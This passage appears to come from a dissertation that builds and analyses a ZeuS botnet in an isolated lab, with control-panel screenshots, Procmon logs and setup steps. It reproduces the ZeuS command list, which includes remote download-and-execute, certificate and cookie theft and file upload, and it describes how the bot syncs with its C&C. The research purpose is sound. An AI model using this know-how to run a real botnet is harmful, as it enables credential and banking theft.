
Summary option displays the information that how many total reports are in the database about the bot activity, time of first activity, number of bots active in 24 hours and net total and about version of the bots. It was able to detect the bot activated showing "1" in number of bots in the "Total bots" option.

Bots option displays the options to display the bots details that are being connected and administrated by control panel. It has search options and filter options to search bots as shown in Figure 51. By clicking on any bot "Full information" option in the search results, the details are displayed as shown in Figure 52.

It has important information such as bot id, botnet, operating system on which the bot is installed, IP address, online time & time of first & last report.

Scripts option allows creating scripts that could be used to send instructions to the bots in the botnets. In the scripts options the following commands are available that are added in "context" field of the bot script as shown in Figure 53.

A script could contain one or multiple commands and when a bot connects to the C&C server, CP checks if any scripts to be sent to that specific bot and if it is enabled on C&C server and sends to the bot for execution (Falliere and Chien, 2009).


Firefox | CP :: Bots | Full information about bots

127.0.0.1/zeus/cp.php?m=botnet_bots&bots=&botnets=&ips=&countries=&nat=2

CP :: Bots

Information:
Current user: qazisw
GMT date: 17.07.2012
GMT time: 01:42:35

Statistics:
Summary
OS

Botnet:
→ Bots
Scripts

Reports:
Search in database
Search in files
Jabber notifier

System:
Information
Options
User
Users

Logout

Filter

Bots:		NAT status:	Inside NAT
Botnets:		Online status:	Online
IP-addresses:		Install status:	-
Countries:		Used status:	-
		Comments status:	-

Reset form | Accept


Result (1):

Bots action: Full information + screenshot >>

Full information
Full information + screenshot
Today reports
Reports for last 7 days
Files
Remove from database
Remove from database including reports
Check socks
Create new script


	#	↑ Bot	Country	Online time	Latency	Comments
☐	1	zeus_	-	00:13:36	0.000	-

Figure 51: Bots search page


Firefox
CP :: Bots
Full information about bots
127.0.0.1/zeus/cp.php?botsaction=fullinfo&bots[]=zeus_cp_644b012dd5f1782a
Google
Save

Full information about bots	
Bot ID:	**zeus_cp_644b012dd5f1782a**
Botnet:	anon
Version:	1.3.2.1
OS Version:	Vista SP 0, build 6000
OS Language:	1033
GMT:	+1:00
Country:	--
IPv4:	127.0.0.1*
Latency:	0.000
Socks/LC port:	0
Time of first report:	17.07.2012 01:28:59
Time of last report:	17.07.2012 01:53:59
Online time:	00:28:58
In the list of installs:	No
In the list of used:	No
Comments:	

Figure 52: Bot "Full information" page



Available commands	
reboot	Reboot computer.
kos	Kill OS.
shutdown	Shutdown computer.
bc_add [service] [ip] [port]	Add backconnect for [service] using server witn address [ip]:[port].
bc_del [service] [ip] [port]	Remove backconnect for [service] (mask is allowed) that use connection to [ip]:[port] (mask is allowed).
block_url [url]	Disable access to [url] (mask is allowed).
unblock_url [url]	Enable access to [url] (mask is allowed).
block_fake [url]	Disable executing of HTTP-fake/inject with mask [url] (mask is allowed).
unblock_fake [url]	Enable executing of HTTP-fake/inject with mask [url] (mask is allowed).
rexec [url] [args]	Download and execute the file [url] with the arguments [args] (optional).
rexeci [url] [args]	Download and execute the file [url] with the arguments [args] (optional) using interactive user.
lexec [file] [args]	Execute the local file [file] with the arguments [args] (optional).
lexeci [file] [args]	Execute the local file [file] with the arguments [args] (optional) using interactive user.
addsf [file_mask...]	Add file masks [file_mask] for local search.
delsf [file_mask...]	Remove file masks [file_mask] from local search.
getfile [path]	Upload file or folder [path] to server.
getcerts	Upload certificates from all stores to server.
resetgrab	Upload to server the information from the protected storage, cookies, etc.
upcfg [url]	Update configuration file from url [url] (optional, by default used standard url)
rename_bot [name]	Rename bot to [name].
getmff	Upload Macromedia Flash files to server.
delmff	Remove Macromedia Flash files.
sethomepage [url]	Set homepage [url] for Internet Explorer.

Figure 53: Bot scripts commands list

4.3 Testing the synchronisation of the bot and CP

Finally, it is important to test the synchronisation of CP machine (IP: 192.168.5.13) with the bot running on "Bot victim" machine (IP: 192.168.5.10) to make sure that the components of ZeuS bot are fully installed and ready for the results collection/evaluation phase.


First of all following steps are performed:

- Copied cfg.bin, bot.exe on http:/192.168.5.13/zeus/ directory on CP machine as per specified in dynamic configuration, the bot will update itself from http://192.168.5.13/zeus. In this scenario the updated version of the bot is same as executed version of bot on bot victim.
- Bot.exe is executed on bot victim and system is rebooted.
- On Control Panel machine, logged into control panel screen.

After logging into CP, the following statistics shown by CP in the summary, indicating that it successfully detected the bot as shown in Figure 54. The detail of bot detected could be found by selecting "Bots" option in left pane and specifying "bot victim" IP address "192.168.5.10" in IP address field in the filter. Details of bot on "192.168.5.10" is shown in Figure 55.

Test results given by CP shown in figures 54 and 55, confirms that the ZeuS bot is successfully installed and synchronised with CP (bot master). CP creates a database named "cpdb" in MySql to store all activity related to its operations. Contents of this database could be viewed in PhpMyAdmin as shown in Figure 56.

It has following tables containing users list to access CP, botnet lists, bot scripts, bot scripts statistics and botnet reports tables that are created date wise with date format "yymmdd" at the end, for example botnet_reports_120704 contains reports for bot activities on 04 July 2012. PhpMyAdmin interface gives a user-friendly interface to execute SQL commands such as "Select", "Insert", "Create" and "Delete" etc to do different operations and to view data in "cpdb" database.



CP :: Summary statistics

Information:
Current user: qazisw
GMT date: 04.07.2012
GMT time: 06:07:21

Statistics:
→ Summary
OS

Botnet:
Bots
Scripts

Reports:
Search in database
Search in files
Jabber notifier

System:


Information	
Total reports in database:	1
Time of first activity:	04.07.2012 06:05:01
Total bots:	1
Total active bots in 24 hours:	100.00% - 1
Minimal version of bot:	1.3.2.1
Maximal version of bot:	1.3.2.1

Botnet: [All] >>
Actions: Reset Installs

Installs (1)	
--	1

Online (1)	
--	1

Figure 54: CP summary showing one bot detected successfully



Firefox
CP :: Bots
Full information about bots
192.168.5.13/zeus/cp.php?botsaction=fullinfo&bots[]=shawana_32b51eb_787576
Google

Full information about bots

Bot ID:	shawana_32b51eb_7875768f6842d152
Botnet:	anon
Version:	1.3.2.1
OS Version:	XP Professional SP 3, build 2600
OS Language:	1033
GMT:	+1:00
Country:	--
IPv4:	192.168.5.10*
Latency:	0.000
Socks/LC port:	0
Time of first report:	22.07.2012 11:55:56
Time of last report:	22.07.2012 12:17:59
Online time:	--:--:--
In the list of installs:	No
In the list of used:	No
Comments:	

Save

Figure 55: Information for bot “Victim Machine: 192.168.5.10” detected successfully



```
SELECT * FROM `botnet_reports_120729` WHERE
1
```

Figure 56: CP database “cpdb”

4.4 Conclusions

This chapter describes the setup of virtual environment with bot and control panel part of the ZeuS. Before performing installation of these virtual machines in the testing environment, it is important to know the different components of the ZeuS toolkit. First part 4.1 describes the different components of the ZeuS bot toolkit. These machines are isolated from the physical machine running VMware.

Section 4.2 describes the installation process to setup virtual machines that are Bot victim (with snort) and control panel (Botmaster/C&C). When all the bits of installation process are completed, section 4.3 describes the steps to verify that the bot is synchronised with C&C to confirm that all components of ZeuS installed successfully on “Bot victim” and “C&C server” machines, as tested in figures 54, 55 and 55. Hence, purposed infrastructure for ZeuS botnet analysis and detection system is ready for data collection and evaluation phase.

Technical difficulties faced during completion of this chapter are setting up ZeuS Control Panel (CP) written in PHP (with MySql on backend) on a Windows based machine to act as a ZeuS “C&C server” and synchronisation of ZeuS bot running on infected machine “bot victim” with Control Panel (CP) running on “C&C server.

Windows IIS does not support PHP and MySql. Therefore, WAMP web server required that has ability to make a Windows machine to run an instance of Apache server like a Linux machine. WAMP server installed on XP machine and found many computability issues that were giving errors in starting services of the WAMP server. Due to that reason, “C&C machine” built using Windows Vista and WAMP server installed and started smoothly without any issues on Vista machine.

When ZeuS bot components i.e. bot client and CP installed. Initially CP was unable to detect the bot instance running on “bot victim”. Initially by reading different ZeuS bot manuals, it was found that “cfg.bin” with executable of bot to be placed on “C&C server” and config.txt on “bot victim” machine need to specify location of “cfg.bin and bot executable on “C&C server” in “static configuration”. After doing these settings and leaving machines on for some time, the bot activity appeared on CP as shown in figure 54. During this process it observed on wireshark that is captured packets GET /cfg.bin, packet containing configuration file downloaded by bot from “C&C server” and POST /gate.php, showing initial communication of bot with CP to confirm that latest configuration is downloaded by bot and now bot is ready to listen the commands/scripts from CP.

5 RESULTS COLLECTION AND EVALUATION

This chapter describes the result collection / evaluation of the bot and control panel by using detection techniques and tools described in chapter 3 and 4 on all three machines in the testing environment.

5.1 Bot victim machine results collection and evaluation

ZeuS bot evaluation is performed on three layers i.e. binary, application and communication layers as shown in Figure 31.


5.1.1 Zsb.exe (Configuration Builder) results collection

Configuration builder uses file config.txt and webinjects.txt. Before executing zsb.exe, config.txt is configured with code as shown in appendix Section 8.1 and webinjects.txt with code as shown in appendix section 8.2 with a small code to be injected for "http://www.onlinebanking.co.uk/*" for demonstration. Ethically, the default webinjects.txt file with many real Internet links for famous websites including many online banking websites links such as HSBC, Barclay's etc, could be usedt.

5.1.1.1 Bot configuration builder process

Bot configuration binary is encrypted with RC4 encryption using an encryption key. To find encryption key is not easy as it requires de-assembly of zsb.exe and understanding the assembly language code. Youssef et al., (2010) described a procedure to find the encryption key. Finding encryption key is beyond this project scope. This key is defined in config.txt when configuration binary is built. Same key needs to be define on bot and CP to establish bot communication with CP. Bot configuration builder process captured by Procmon is shown in Figure 57.

Important .dlls used by ZeuS configuration builder are rsaenh.dll that is called Microsoft enhances cryptographic service provider that uses 128-bit encryption (Uniblue Systems Limited, n.d.), is the library, possibly used by the bot do the encryption/decryption process.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help


Time of Day	Proces...	PID	Operation	Path
4:03:26.5349917 PM	zsb.exe	1920	Thread Create	
4:03:26.8270947 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\rsaenh.dll
4:03:27.4677918 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\apphelp.dll
4:03:27.4920879 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\clbcatq.dll
4:03:27.4979705 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\comres.dll
4:03:27.4989681 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\version.dll
4:03:27.5286867 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\cscui.dll
4:03:27.5312490 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\cscdll.dll
4:03:28.4906355 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\browseui.dll
4:03:28.8078875 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\setupapi.dll
4:03:28.9185480 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\ntshrui.dll
4:03:28.9239875 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\atl.dll
4:03:28.9249614 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\netapi32.dll
4:03:28.9256427 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\userenv.dll
4:03:30.2988195 PM	zsb.exe	1920	Thread Create	
4:03:30.3137736 PM	zsb.exe	1920	Thread Create	
4:03:30.8145853 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\shdocvw.dll
4:03:30.8151887 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\cryptui.dll
4:03:31.1247482 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\wintrust.dll
4:03:31.1267770 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\imagehlp.dll
4:03:31.1288839 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\wldap32.dll
4:03:31.1485660 PM	zsb.exe	1920	Load Image	C:\WINDOWS\system32\riched20.dll

Figure 57: .dlls utilised by ZeuS configuration builder

5.1.1.2 Bot removal process

Bot removal process is captured by Procmon. Bot removing utility removes the bot files and clear the registry keys that were modified by the bot.

File system activity information captured by Procmon is shown in Figure 58.




```
2:14:46.9436745 PM  zsb.exe  1628  CreateFile                   C:\WINDOWS\system32\sdra64.exe
2:14:46.9441497 PM  zsb.exe  1628  SetBasicInformationFile      C:\WINDOWS\system32\sdra64.exe
2:14:46.9457857 PM  zsb.exe  1628  CloseFile                    C:\WINDOWS\system32\sdra64.exe
2:14:46.9461404 PM  zsb.exe  1628  CreateFile                   C:\WINDOWS\system32\sdra64.exe
2:14:46.9463916 PM  zsb.exe  1628  QueryAttributeTagFile        C:\WINDOWS\system32\sdra64.exe
2:14:46.9470992 PM  zsb.exe  1628  SetDispositionInformation... C:\WINDOWS\system32\sdra64.exe
2:14:46.9502167 PM  zsb.exe  1628  CloseFile                    C:\WINDOWS\system32\sdra64.exe
2:14:46.9506771 PM  zsb.exe  1628  CreateFile                   C:\WINDOWS\system32\lowsec\local.ds
2:14:46.9510710 PM  zsb.exe  1628  SetBasicInformationFile      C:\WINDOWS\system32\lowsec\local.ds
2:14:46.9515101 PM  zsb.exe  1628  CloseFile                    C:\WINDOWS\system32\lowsec\local.ds
2:14:46.9519560 PM  zsb.exe  1628  CreateFile                   C:\WINDOWS\system32\lowsec\local.ds
2:14:46.9522683 PM  zsb.exe  1628  QueryAttributeTagFile        C:\WINDOWS\system32\lowsec\local.ds
2:14:46.9525737 PM  zsb.exe  1628  SetDispositionInformation... C:\WINDOWS\system32\lowsec\local.ds
2:14:46.9529500 PM  zsb.exe  1628  CloseFile                    C:\WINDOWS\system32\lowsec\local.ds
2:14:46.9545024 PM  zsb.exe  1628  CreateFile                   C:\WINDOWS\system32\lowsec\user.ds
2:14:46.9548698 PM  zsb.exe  1628  SetBasicInformationFile      C:\WINDOWS\system32\lowsec\user.ds
2:14:46.9553207 PM  zsb.exe  1628  CloseFile                    C:\WINDOWS\system32\lowsec\user.ds
2:14:46.9557347 PM  zsb.exe  1628  CreateFile                   C:\WINDOWS\system32\lowsec\user.ds
